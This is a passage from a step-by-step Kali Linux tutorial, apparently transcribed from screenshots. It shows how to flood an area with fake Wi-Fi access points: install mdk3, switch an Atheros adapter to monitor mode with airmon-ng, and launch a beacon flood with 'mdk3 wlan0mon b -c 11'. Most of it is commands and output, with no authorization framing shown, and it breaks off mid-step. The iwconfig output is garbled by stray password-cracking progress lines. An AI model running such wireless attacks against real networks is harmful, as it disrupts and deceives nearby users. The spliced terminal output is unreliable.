
(prithvi@kali)-[~]
$
```

4. Creating fake Wi-Fi access points with many names.

Step-1:-Add alfa adapter to kali machine

Atheros UB91C ----> USB

After adding Atheros reboot kali Machine



Step-2:-Install MDK tool (MDK is a proof-of-concept tool to exploit common IEEE 802.11 (Wi-Fi) protocol weaknesses)

```
# sudo apt-get install mdk3
```

Step-3:- Find whether wireless card is connected or not using below command
\$ iwconfig


```
File Actions Edit View Help
(prithvi@kali)-[~]
$ iwconfig
lo          no wireless extensions.
           [00:00:00] 818/10303727 keys tested (576.57 k/s)
eth0        no wireless extensions.
           Time left: 4 hours, 57 minutes, 49 seconds           0.01%
wlan0       IEEE 802.11  ESSID:off/any
           Mode:Managed Access Point: Not-Associated Tx-Power=20 dBm
           Retry short limit:7 RTS thr:off Fragment thr:off
           Power Management:off
           Master key: 00000000000000000000000000000000
           00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
```

Step-4:-Now put the wireless interface into monitor mode using below command

sudo airmon-ng start wlan0

iwconfig

```
(prithvi@kali)-[~]
$ sudo airmon-ng start wlan0
[sudo] password for prithvi:
Found 2 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels:
and sometimes putting the interface back in managed mode

PID Name
456 NetworkManager
19800 wpa_supplicant

PHY      Interface      Driver      Chipset
phy1     wlan0              ath9k_htc   Qualcomm Atheros Communications AR9271 802.11n
          (mac80211 monitor mode vif enabled for [phy1]wlan0 on [phy1]wlan0mon)
          (mac80211 station mode vif disabled for [phy1]wlan0)

(prithvi@kali)-[~]
$ iwconfig
lo          no wireless extensions.
eth0        no wireless extensions.
wlan0mon    IEEE 802.11  Mode:Monitor Frequency:2.457 GHz Tx-Power=20 dBm
           Retry short limit:7 RTS thr:off Fragment thr:off
           Power Management:off
```

Step-5:-

sudo mdk3 wlan0mon b -c 11



Channel No.